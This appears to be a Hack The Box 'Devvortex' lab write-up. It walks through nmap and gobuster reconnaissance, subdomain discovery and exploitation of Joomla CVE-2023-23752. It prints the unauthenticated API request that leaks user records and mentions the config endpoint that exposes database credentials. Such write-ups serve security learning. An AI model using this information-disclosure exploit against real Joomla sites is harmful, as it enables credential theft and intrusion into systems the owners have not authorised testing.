

Author: Kharim Mchatta

Date: 12/12/2023




Devvortex



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	26 Nov 2023	Easy	20

I recently came across a pentest that taught me how to exploit a recent Joomla web application vulnerability. This content management system (CMS) had a security flaw which was given a CVE of 2023-23752. In short, this vulnerability allows an attackers to perform unauthenticated information disclosure on the web application. The impact of this flaw was severe, as it give sensitive information to the attacker without being authenticated. Below is a representation of how I exploited the target.



Once the credentials were obtained from password cracking the user hash, I logged in to the server via ssh and got user.txt

```
(root@kali)-[~/Desktop/htb/devvortex]
# cat nmap.txt
# Nmap 7.93 scan initiated Thu Dec  7 02:56:36 2023 as: nmap -sV -sC -oN nmap.txt 10.10.11.242
Nmap scan report for 10.10.11.242
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  7 02:58:02 2023 -- 1 IP address (1 host up) scanned in 86.24 seconds
```

The first step in any pentest is usually reconnaissance which is the gathering of information about your target, I started off by performing a nmap scan and got the target open ports and associated services.


Two ports were open which was port 22 which was running ssh service and port 80 which was running http service.

With port 22 we can't do much with that services since we don't have credentials to login with hence went for port 80.

```
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
10.10.11.242 devvortex.htb
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

From the nmap result we noted that there was a domain name that was being used by the target machine which was devvortex.htb. I opened up /etc/hosts and added the domain name.

PK-IT
THE ETHICAL WAY



On the browser I entered the domain name and loaded the web application. It was a website that is associated with development.

I browsed through the web application, and everything was a rabbit hole. I tried looking at the robots.txt and it was another dead end.

Next, I had to go and check for possible hidden directories that can be found on the web application using a tool called gobuster. There are many tools that can achieve the same goal, but tool of choice was gobuster.


```

(root@kali)~[~]
# gobuster dir -e -u http://devvortex.htb -w /usr/share/wordlists/dirb/common.txt -x html -o gobuster.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://devvortex.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html
[+] Expanded: true
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
http://devvortex.htb/about.html (Status: 200) [Size: 7388]
http://devvortex.htb/contact.html (Status: 200) [Size: 8884]
http://devvortex.htb/css (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
http://devvortex.htb/do.html (Status: 200) [Size: 7603]
http://devvortex.htb/images (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
http://devvortex.htb/index.html (Status: 200) [Size: 18048]
http://devvortex.htb/index.html (Status: 200) [Size: 18048]
http://devvortex.htb/js (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
http://devvortex.htb/portfolio.html (Status: 200) [Size: 6845]
Progress: 9228 / 9230 (99.98%)
=====
Finished
=====

```


Running go buster against the target domain name yield no result, after making several attempts and trying different tools like Nikto they all yield no results.

The last attempt was to try and look for subdomains, gobuster can also check for possible subdomain, and running against it using the wordlist of **subdomains-top1million-5000.txt** in seclists wordlist, I managed to get a a hit, we got a subdomain of **dev.devvortex.htb**. I added this subdomain in **/etc/hosts** so that it can be accessible on the browser



Opening the subdomain on the browser I got a second web application running, I went and checked robots.txt and found list of endpoints and decided to check the first one which is administrator it's the administrative login page.


PK-IT
THE ETHICAL WAY




After opening the administrative login page, we were requested to provide valid credentials to get access to the web page and at this moment we didn't have any username nor password.

As great minds say google is your friend and that's where I headed to look for my next move.

PK-IT
THE ETHICAL WAY



As for my instinct I decided to search for Joomla web application, after getting several results, two stood out for me which were for remote code execution and the CVE was recent hence I decided to explore further these search results from exploit db and vulncheck.



```
dev.devvortex.htb/api/index.php/v1/users?public=true

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-12-09 18:07:47",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0
      }
    }
  ]
}
```

As I was going through the articles, the vulnerabilities were a result of authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext.

The exploit could be obtained in **exploit db** but for me I did it manually, what you to get the sensitive information is to visit the user api end point to get the username and api configuration end point to get the passwords.

Example: `domain/api/index.php/v1/users?public=true`

